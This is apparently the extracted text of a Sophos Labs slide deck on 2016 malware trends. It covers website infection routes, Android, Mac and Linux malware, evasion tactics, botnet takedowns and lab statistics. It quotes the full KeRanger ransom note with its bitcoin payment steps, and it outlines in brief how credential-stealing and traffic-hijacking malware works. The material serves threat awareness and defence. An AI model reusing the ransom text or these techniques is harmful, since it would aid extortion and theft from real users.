












Website infections

- Linux trojans
- FTP account hacking
- cPanel exploits
- SQL Injections
- Vulnerable webservers, CMS (Wordpress, Drupal, ...), PHP

Evasion Techniques


- Binaries repackaged every 20 min (!) and AV tested
 - + server side polymorphism
- 100s of payload domains created daily
- 10,000s of new infected websites stealing legitimate traffic or used as payload or CnC servers

Everything is a moving target





Android malware

- Information stealers
- SMS senders
- Phishing
- Privilege escalation
- Zeus for Android
- Fake AV
- Ransomware
- Adware
- Spyware



Android Ransomware








Mac malware?

Scareware for Macs



July 2016 - OSX/Eleanor-A



March 2016: OSX/KeRanger-A



Your computer has been locked and all your files has been encrypted with 2048-bit RSA encryption. Instruction for decrypt: 1. Go to (IF NOT WORKING JUST 2. Use as your ID for authentication 3. Pay 1 BTC (~410.63\$) for decryption pack using bitcoins (wallet is your ID for authentication -4. Download decrypt pack and run for FREE to make sure decryption is working. Also we have ticket system inside, so if you have any questions - you are welcome. We will answer only if you able to pay and you have serious question. IMPORTANT: WE ARE ACCEPT ONLY(!!) BITCOINS HOW TO BUY BITCOINS: https://localbitcoins.com/guides/how-to-buy-bitcoins https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version)

September 2016 – OSX/PWSSync-B

- Configures itself as an OS X LaunchAgent
- Steals passwords and other credentials from your OS X Keychain
- Calls home to download additional scripts to run.



OSX malware?


- Commercial keyloggers
- Ransomware
- Password stealers
- "Bundleware"
- Search result substitution, Ad-theft

Linux malware

- 1. Linux Web servers is the perfect "launch pad" for malware and exploits targeting Windows
- 2. A Linux "botnet" is a perfect platform for spam and DDOS

- ELF
- PHP
- Perl
- Shell

Combine this with a common belief that Unix/Linux 'is safe' and needs no AV. The result is -- highly effective malware spreading on Unix/Linux, and going unnoticed for a long time



Linux malware example: Troj/Apmod

- Installs itself as an Apache module which inspect outgoing HTTP content
- Injects JavaScript code into every page served
- The JavaScript writes an <IFRAME> to the page
- The <IFRAME> points to a malicious/compromised site

We call it the "web traffic hijacking"

What can be done?


Awareness

Security measures

Legal actions and takedowns

Legal actions and takedown efforts

- Nov 2009 "Mega-D" (30-35% of spam). Arrested
- Feb 2010 "Mariposa" botnet, 12M PCs. Arrested.
- Mar 2010 "Zeus" botnet. Arrested
- Oct 2010 "Bredolab" botnet, 30M PCs!
- Sep 2011 "Kelihos" botnet
- Mar 2011 "Rustock" botnet. On the run.
- •
- Nov 2012 "Nitol"
- Jan 2013 Zeus botmaster arrested
- June 2014 Operation "Tovar"
- Sept 2015 Arrests tied to Citadel and Dridex



Sophos Labs

Threat Response

- Real-time response to incidents
- 24/7/365 operation

Threat Research

• Deep expertise into threats & attacks

Abingdon

• Create powerful protection solutions

Automation development

- Build bespoke systems to automate threat analysis & response
- Enable SophosLabs to scale

Quality Assurance

- Ensure effectiveness & quality of releases
- Own risk management



Sydney

Threat Collection

Analysis

Protection & Remediation

Snapshot of 2016 Threat Landscape



150,000

Suspicious URLs seen & analysed daily



400,000

Previously unseen files received daily



30,000

 Malicious URLs daily, over 80% of which are from legitimate web sites



2,000

 Previously unseen Android apps daily




5 million

Spam messages daily across 20 countries



600 million

 Live Protection lookup events added to Hadoop cluster




... across all the platforms and threat types

- Email spam
- Malicious software
- Adware
- Application control
- Windows (32/64)
- Android
- Linux
- OSX
- ... and browsers!












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